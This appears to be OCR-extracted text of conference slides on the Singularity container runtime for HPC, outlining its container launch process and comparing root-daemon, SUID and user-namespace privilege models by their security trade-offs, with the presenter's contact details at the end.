


CONTAINERS IN HPC: SINGULARITY

SINGULARITY: THE CONTAINER PROCESS OVERVIEW

- Singularity application is invoked and shell code evaluates the commands, options, and variables
- The Singularity execution binary (sexec/sexec-suid) is executed via execv()
- Namespaces are created depending on configuration and process requirements
- The Singularity image is checked, parsed, and mounted in the ‘CLONE_NEWNS’ namespace
- Bind mount points, additional file systems, and hooks into host operating system are setup
- The ‘CLONE_FS’ namespace is used to virtualize the new root file system
- Singularity calls execv() and Singularity process itself is replaced by the process inside the container
- When the process inside the container exists, all namespaces collapse with that process, leaving a clean system

Source: Kurtzer, Singularity P2– Intel HPC Developer Conference
https://www.intel.com/content/dam/www/public/us/en/documents/presentation/hpc-containers-singularity-advanced.pdf



CONTAINERS IN HPC: SINGULARITY

SINGULARITY: PRIVILEGE ESCALATION MODELS

Containers all rely on the ability to use privileged system calls which can pose a problem when allowing users to run containers.

Root Owned Process

- Risk of vulnerability in any root owned daemon
- No ACLs or user limits
- Generally incompatible with HPC resource managers
- Good for service virtualization

SUID


- Typical target for attack
- Code must be easily audit-able
- Allows users to run code with escalated permission
- Easy to leverage with a continuous workflow

User Namespace

- This is the elusive pink unicorn
- Allows users to access some privileged system calls
- As of today, it is unstable

Source: Kurtzer, Singularity P2– Intel HPC Developer Conference
https://www.intel.com/content/dam/www/public/us/en/documents/presentation/hpc-containers-singularity-advanced.pdf

Deployments



Source: Jonathan Sparks - HPC Containers in Use - https://cug.org/proceedings/cug2017_proceedings/includes/files/pap164s2-file2.pdf

Thanks. Again :)

For more information please contact:
Holger Gantikow
T +49 7071 94 57-503
h.gantikow@atos.net
h.gantikow@science-computing.de